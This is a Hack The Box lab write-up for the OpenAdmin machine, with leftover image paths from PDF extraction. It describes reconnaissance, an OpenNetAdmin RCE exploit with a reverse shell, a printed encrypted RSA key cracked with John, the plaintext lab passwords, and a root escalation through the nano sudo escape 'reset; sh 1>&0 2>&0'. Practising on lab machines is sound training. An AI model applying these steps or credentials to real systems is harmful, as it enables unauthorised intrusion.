


```
//My first hack the box exploitation. Great experience. Will do more for
sure.
```


Strategy:

Tactics:


1. Perform a network scan. Using nmap to discover target Ip 10.10.10.171. Scanning it for all the vulnerable ports with Nikto and checking all the accessible directories with dirb. It had an open ssh service at port 22. A website on port 80 using an Apache service.




2. Got access to 10.10.10.171/music directory.  
Got access to the login page. After discovering a remote code execution vulnerability "OpenNetAdmin" tried to get a reverse php script to gain access to the shell with the 26682 vulnerability.  
After gaining access to the server, exfiltrated the users jimmy, joanna and root. No privilege escalation yet.



While exfiltrating the server. Gained access to the sql database document.  
Gained the credentials to user jimmy. Password: n1nj4W4rri0R!



3. Using the ssh login with user jimmy's credentials to gain access to the shell. Accessed the /var/www directory



Used hydra the online password cracking tool to bruteforce and gain the credentials for user jonna. But the user jimmy had a hidden rsa key

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4, ENCRYPTED

DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwrLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8  
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0YO  
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE  
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ  
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du  
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI  
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SJkRXFaAiSVNQJY8hRHZSS7+k4  
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/  
/UlcPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH  
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ  
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb  
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYefMylPgogDpES80  
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg  
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F  
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh  
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa  
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjm6xU0URbnT1+8VdQH7Z  
uhJVn1fzdRKZhWWlT+d+oqiISrvd6nWhttoJrjrAQ7YWGAm2MBdGA/Mx1YJ9FNDR  
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2  
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79  
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM  
+4R21WQ+eSaULd2PDzLClmYrplnmbD7C7/ee6KDT17JmDV25DM9a16JYOneRtMt  
qlNgzj0Na4ZNMMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt  
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe  
K1I1cqIdbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN  
-----END RSA PRIVATE KEY-----



4. Converted this key into a hash document "joanna.hash" and used JOhn the password hash cracking tool to crack this hash using the rockyou.txt. And gained access to the user joanna's credentials. Password: bloodninjas  
Exfiltrated the users.txt file.

```
[Hack The Box :: Machin... joanna@openadmin: ~ shashhh10 - File Manager 10:02 PM
joanna@openadmin: ~
File Actions Edit View Help
shashhh10@kali: ~/Downloads shashhh10@k..B/openAdmin jimmy@openadmin: /var/www joanna@openadmin: ~
directory-list-1.0.txt file.txt hydra.restore joanna.hash ona.sh rockyou.txt rsa users.txt
shashhh10@kali: ~/Desktop/PreviousKali/CTFs/hacktheB/openAdmin$ ssh joanna@10.10.10.171
joanna@10.10.10.171's password:
Permission denied, please try again.
joanna@10.10.10.171's password:

shashhh10@kali: ~/Desktop/PreviousKali/CTFs/hacktheB/openAdmin$ chmod 400 rsa
shashhh10@kali: ~/Desktop/PreviousKali/CTFs/hacktheB/openAdmin$ ls
directory-list-1.0.txt file.txt hydra.restore joanna.hash ona.sh rockyou.txt rsa users.txt
shashhh10@kali: ~/Desktop/PreviousKali/CTFs/hacktheB/openAdmin$ ssh -i "rsa" joanna@10.10.10.171
Enter passphrase for key 'rsa':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed May 13 02:04:32 UTC 2020

System load:  0.05          Processes:      138
Usage of /:   49.9% of 7.81GB Users logged in: 1
Memory usage: 20%          IP address for ens160: 10.10.10.171
Swap usage:  0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$ id
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
joanna@openadmin:~$ ls
user.txt
joanna@openadmin:~$ cat users.txt
cat: users.txt: No such file or directory
joanna@openadmin:~$ cat user.txt
c9b2cf07d40807e62af62660fc81b5f
joanna@openadmin:~$
```

5. Tried privilege escalation. User "Joanna" can gain access to root through the /bin/nano /opt/priv after running a remote code execution through the sudo shell.

Using the

```
"reset; sh 1>&0 2>&0"
```

Gained access to root and exfiltrated the root.txt file



```
joanna@openadmin:/
File Actions Edit View Help
shashhh10@kali: ~/Downloads shashhh10@k...B/openAdmin jimmy@openadmin: /var/www joanna@openadmin: /
nano: file to write
data
?
File read
It reads data from files, it may be used to do privileged reads or disclose files
outside a restricted file system.
Command to execute: reset; sh 1>&0 2>&0
# Get Help
# Cancel
#
# UID
#
# runs with the SUID bit set and may be exploited to access the file system,
# escalate or maintain access with elevated privileges working as a SUID backdoor. If
# is used to run as root, omit the -- argument on systems like Debian (<= Stretch)
# at allow the default sh shell to run with SUID privileges.
#
# An example creates a local SUID copy of the binary and runs it to maintain
# id as root. To exploit an existing SUID binary skip the first command and
# id=0(root) gid=0(root) groups=0(root)
# ls
bin cdrom etc initrd.img lib lost+found mnt proc run snap swap.img tmp var vmlinuz.old
boot dev home initrd.img.old lib64 media opt root sbin srv sys usr vmlinuz
# find root.txt
find: 'root.txt': No such file or directory
# cd oot
sh: 17: cd: can't cd to oot
# cd root
# ls
root.txt
# cat root.txt
2f907ed450b361b2c2bf4e8795d5b561
#
```

-----\*End-of-HTB\*-----